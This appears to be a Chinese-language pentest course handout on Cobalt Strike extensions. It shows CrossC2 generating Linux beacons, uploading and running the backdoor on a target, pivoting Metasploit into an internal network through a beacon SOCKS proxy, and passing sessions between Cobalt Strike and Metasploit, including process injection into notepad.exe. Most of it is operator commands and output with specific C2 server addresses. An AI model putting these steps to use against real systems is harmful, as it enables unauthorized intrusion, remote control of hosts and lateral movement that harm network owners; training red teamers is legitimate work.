

#2课时

CobaltStrike扩展脚本

扩展是Cobaltstrike一个极为重要的模块，它有效地丰盈了cobaltstrike的功能


选择菜单栏的CobaltStrike->脚本管理器，点击load，然后选择cna扩展文件即可，旁边的unload为去除该扩展，， reload为重新加载该扩展

常用扩展插件

后渗透插件:拷机

免杀插件:bypassAV

上线linux主机:CrossC2



CS上线linux主机

Cross C2项目是一个可以生成 Linux/Mac OS 的 CS payload 的跨平台项目

CrossC2安装

下载CrossC2.cna

<https://github.com/gloxec/CrossC2/releases/tag/v3.0.2>

修改CrossC2-GithubBot-2021-11-02.cna脚本中genCC2路径为真实路径


选择Script Manager, 添加CrossC2-GithubBot-2021-11-02.cna (如果成功安装, 菜单栏会多出一项CrossC2)

需要在linux/mac上启动客户端

操作过程中要注意如下几点:

- 1.需要改cna路径
- 2.要使用 windows/beacon_https/reverse_https 监听器。
- 3.要把团队服务器下的隐藏文件 .cobaltstrike.beacon_keys 复制到本地 CS 目录下。
- 4.文件都丢到CS 客户端根目录下, 别搞二级目录。
- 5.生成的 payload 是一个 Linux 下的执行命令payload和可执行文件(/tmp目录下), ip 和端口对应那个 windows/beacon_https/reverse_https 监听器。

CrossC2插件生成linux可执行程序



```

11/22 11:14:00 *** D:\tools\CS4.3\genCrossC2.Win\genCrossC2.Win.exe 101.34.185.252 11443
D:\tools\CS4.3\.cobaltstrike.beacon_keys null Linux x64 t_cc2
11/22 11:14:01 *** genCrossC2 beacon -> *[success] : Packed 1363808 byte.
11/22 11:14:01 *** D:\tools\CS4.3\genCrossC2.Win\genCrossC2.Win.exe 101.34.185.252 11443
D:\tools\CS4.3\.cobaltstrike.beacon_keys null Linux-lib x64 t_cc2.lib
11/22 11:14:02 *** genCrossC2 libbeacon -> *[success] : Packed 2725144 byte.

```


上传后门到靶机，赋予权限并执行

```

[root@iZwz96cshz9sfsdgh3ntwyZ ~]# chmod 777 ./t_cc2
[root@iZwz96cshz9sfsdgh3ntwyZ ~]# ./t_cc2
[root@iZwz96cshz9sfsdgh3ntwyZ ~]# █


```

上线beacon

	external	internal ^	listener	user	computer	note	process
	47.115.9.13	172.26.0.1	https	root *	iZwz96cshz9...		

CS联动MSF

cobalt strike（简称CS）及Metasploit（简称msf）各有所长，cs更适合作为稳控平台，msf更适用于与各类内网信息搜集及漏洞利用。为了取长补短，我们进行联动。



通过CS内置socks代理将本地MSF带入目标内网执行操作

shell ipconfig发现目标机器存在5网段

以太网适配器 本地连接:

```
连接特定的 DNS 后缀 . . . . . : localdomain
本地连接 IPv6 地址. . . . . : fe80::ad4b:65ab:7043:2558%16
IPv4 地址 . . . . . : 192.168.5.129
子网掩码 . . . . . : 255.255.255.0
```

思路: 利用 beacon shell 在目标机器和团队服务器之间建立 socks , 而后再在本地利用通过proxychains 之类的工具连到目标内网即可。

```
beacon> help socks
Use: socks [stop|port]

Starts a SOCKS4a server on the specified port.
connections through this Beacon.

Use socks stop to stop the SOCKS4a server and t

Traffic will not relay while Beacon is asleep.
sleep command to reduce latency.

beacon> socks 5454
[+] started SOCKS4a server on: 5454
[+] host called home, sent: 16 bytes
```

通过CS内置socks代理将本地MSF带入目标内网执行操作

查看团队服务器 socks 端口启起来了没有: netstat -tunlp | grep 5454



```
→ ~ netstat -ano | grep 5454
tcp6        0      0 :::5454          :::*              LISTEN
```

本地 kali 编辑 /etc/proxychains.conf 文件, 挂上团队服务器 ip 和 socks 端口, 就可以直接连到目标内网 (类型为socks4)

```
# meanwhile
# defaults set to "tor"
socks4 119.45.175.218 5454
→ normal proxychains curl http://192.168.5.129
Proxychains-3.1 (http://proxychains.sf.net)
[S-chain]-<-119.45.175.218:5454-<->-192.168.5.129:80-<->-OK
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}
pre {margin: 0; font-family: monospace;}
a:link {color: #009; text-decoration: none; background-color: #fff;}

```

可以用 proxychains 之类的工具依次代理，如果想更方便一点，直接把整个 msf 挂到目标内网去




```
→ normal msfconsole -q
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
[*] Starting persistent handler(s)...
msf6 > setg Proxies socks4:119.45.175.218:5454
Proxies => socks4:119.45.175.218:5454
msf6 > 
```

让本地 msf 所有模块的流量都从 cs 的 socks 代理走

CS beacon反弹给公网MSF

1、cs上创建一个http的外部监听器



2.msfr开启监听

use exploit/multi/handler

set payload windows/meterpreter/reverse_http


set lhost (内部ip)

set lport 8023

exploit -j

```
msf6 exploit(multi/handler) > handler -p windows/x64/meterpreter/reverse_http -H 10.206.0.5 -P 8023
[*] Payload handler running as background job 1.
msf6 exploit(multi/handler) >
[*] Started HTTP reverse handler on http://10.206.0.5:8023
```

3.回到 cs 上，在会话处右键，选择 spawn



4.Msf得到meterpreter

```
sessions


Active sessions

=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
3		meterpreter	x86/windows DEMO\Administrator @ WIN7	10.206.0.5:8023 -> 127.0.0.1 (192.168.40.135)

MSF meterpreter反弹给CS

1.在cs开启一个监听



2.Msf上执行payload注入模块

use exploit/windows/local/payload_inject

set payload windows/meterpreter/reverse_http

set DisablePayloadHandler true #默认情况下，payload_inject执行之后会在本地产生一个新的handler监听，由于我们已经有了一个，所以不需要在产生一个，所以这里我们设置为true

set lhost x.x.x.x #cobaltstrike监听的ip

set lport 8003 #cobaltstrike监听的端口

set session 1 #这里是获得的session的id

exploit


```
msf6 exploit(windows/local/payload_inject) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/payload_inject) >
[-] Handler failed to bind to 119.45.175.218:8012
[-] Handler failed to bind to 0.0.0.0:8012
[*] Running module against WIN7
[*] Spawned Notepad process 4692
[*] Injecting payload into 4692
[*] Preparing 'windows/meterpreter/reverse http' for PID 4692
```

220.20...	192.16...	aa	Adminis...	WIN7	... notepad.exe	4692	x86	19s
-----------	-----------	----	------------	------	-----------------	------	-----	-----

